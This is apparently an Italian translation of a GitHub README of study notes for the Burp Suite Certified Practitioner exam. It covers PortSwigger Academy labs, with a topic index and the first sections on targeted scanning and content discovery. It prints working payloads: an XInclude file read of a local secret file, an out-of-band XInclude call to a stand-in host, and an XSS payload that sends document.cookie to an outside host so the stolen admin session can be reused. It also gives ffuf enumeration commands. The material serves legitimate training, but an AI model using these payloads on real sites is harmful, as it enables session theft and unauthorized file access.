botesjuan/burp-suite-certified-practitioner-exam-study
Note di studio pratiche e guide passo-passo per i laboratori di PortSwigger Academy, che coprono vulnerabilità web, payload, enumerazione e strategie per l'esame BSCP.

Questi sono i miei appunti di studio con oltre 110 laboratori della PortSwigger Academy. Ho usato questi laboratori per superare l'esame Burp Suite Certified Practitioner del 2023. La mia certificazione BSCP.
Per maggiori informazioni, visita PortSwigger Academy e consulta i materiali di apprendimento più recenti.
SCANSIONE - Enumerazione
Scansione mirata
Scansione di entità non standard
PUNTO D'APPOGGIO - Fase 1
Scoperta dei contenuti
DOM-XSS
XSS Cross Site Scripting
Avvelenamento della cache web
Header Host
HTTP Request Smuggling
Brute force
Autenticazione
ESCALATION DEI PRIVILEGI - Fase 2
CSRF - Presa di controllo dell'account
Reimpostazione della password
SQLi - SQL Injection
JWT - JSON Web Tokens
Prototype pollution
Test delle API
Controllo degli accessi
Endpoint API GraphQL
CORS - Cross-origin resource sharing
ESFILTRAZIONE DEI DATI - Fase 3
XXE - Entità XML e Iniezioni
SSRF - Server side request forgery
SSTI - Server side template injection
SSPP - Server Side Prototype Pollution
LFI - File path traversal
Caricamento dei file
Deserializzazione
OS Command Injection
APPENDICE
Script Python
Payload
Wordlist
Scansione mirata del target
Approccio
Contenuti formativi extra
Raccomando di svolgere quante più possibili Mystery lab challenge per mettere alla prova le tue abilità e ridurre il tempo necessario a identificare le vulnerabilità, prima di sostenere l'esame.
Ho trovato molto informativo anche questo consiglio di PortSwigger su Ripetere l'esame.
Guarda CryptoCat - Burp Suite Certified Professional (BSCP) Review + Tips/Tricks per una nuova prospettiva sull'esame BSCP nel 2024.
Grazie per il caffè di supporto,
\o/
Il mio certificato Burp Suite Certified Practitioner.
L'enumerazione delle applicazioni web inizia con una scansione iniziale e mirata in un contesto con tempi limitati.
Scansione mirata
Scansione di entità non standard
A causa del limite di tempo stringente durante gli incarichi o l'esame, scansiona i punti di inserimento definiti per richieste specifiche.

Lo scanner ha rilevato una vulnerabilità di XML injection nel parametro storeId, che ha portato alla lettura del file segreto di Carlos.```xml <xi:include parse="text" href="file:///home/carlos/secret"/>
>Richiesta XInclude fuori banda, serve un DTD ospitato per leggere il file locale.```xml
<hqt xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://OASTIFY.COM/foo"/></hqt>
PortSwigger Lab: Scoprire le vulnerabilità rapidamente con la scansione mirata
Scansione di strutture dati non standard utilizzando la funzione di Burp per scansionare il punto di inserimento selezionato alla ricerca di testo selezionato nella risposta o nelle richieste.

Identifica la vulnerabilità attraverso i risultati dei problemi dello scanner Burp.
In questo caso, utilizzando l'XSS identificato, ruba i cookie dell'utente admin creando il payload nel punto di inserimento identificato.``` '"><svg/onload=fetch(//OASTIFY.COM/${encodeURIComponent(document.cookie)})>:CURRENT-USER-LOGIN-COOKIE-2ND-PART
>Codifica in URL i caratteri chiave.

>Usa il cookie dell'utente admin per accedere al pannello di amministrazione sostituendolo nella sessione corrente del browser.
[PortSwigger Lab: Scansione di strutture dati non standard](https://portswigger.net/web-security/essential-skills/using-burp-scanner-during-manual-testing/lab-scanning-non-standard-data-structures)
-----
# Punto d'ingresso
# Scoperta dei contenuti

>L'enumerazione del target inizia con il fuzzing di directory e file web. Si possono usare gli strumenti di engagement di Burp, l'opzione di scoperta dei contenuti per trovare percorsi e file nascosti, oppure usare `FFUF` per enumerare directory e file web. Anche l'esame di `robots.txt` o `sitemap.xml` può rivelare contenuti.```bash
wget https://raw.githubusercontent.com/botesjuan/Burp-Suite-Certified-Practitioner-Exam-Study/main/wordlists/burp-labs-wordlist.txt
ffuf -c -w ./burp-labs-wordlist.txt -u https://TARGET.web-security-academy.net/FUZZ
Strumento di engagement di Burp, content discovery utilizzando la mia wordlist compilata burp-labs-wordlist come elenco di file personalizzato.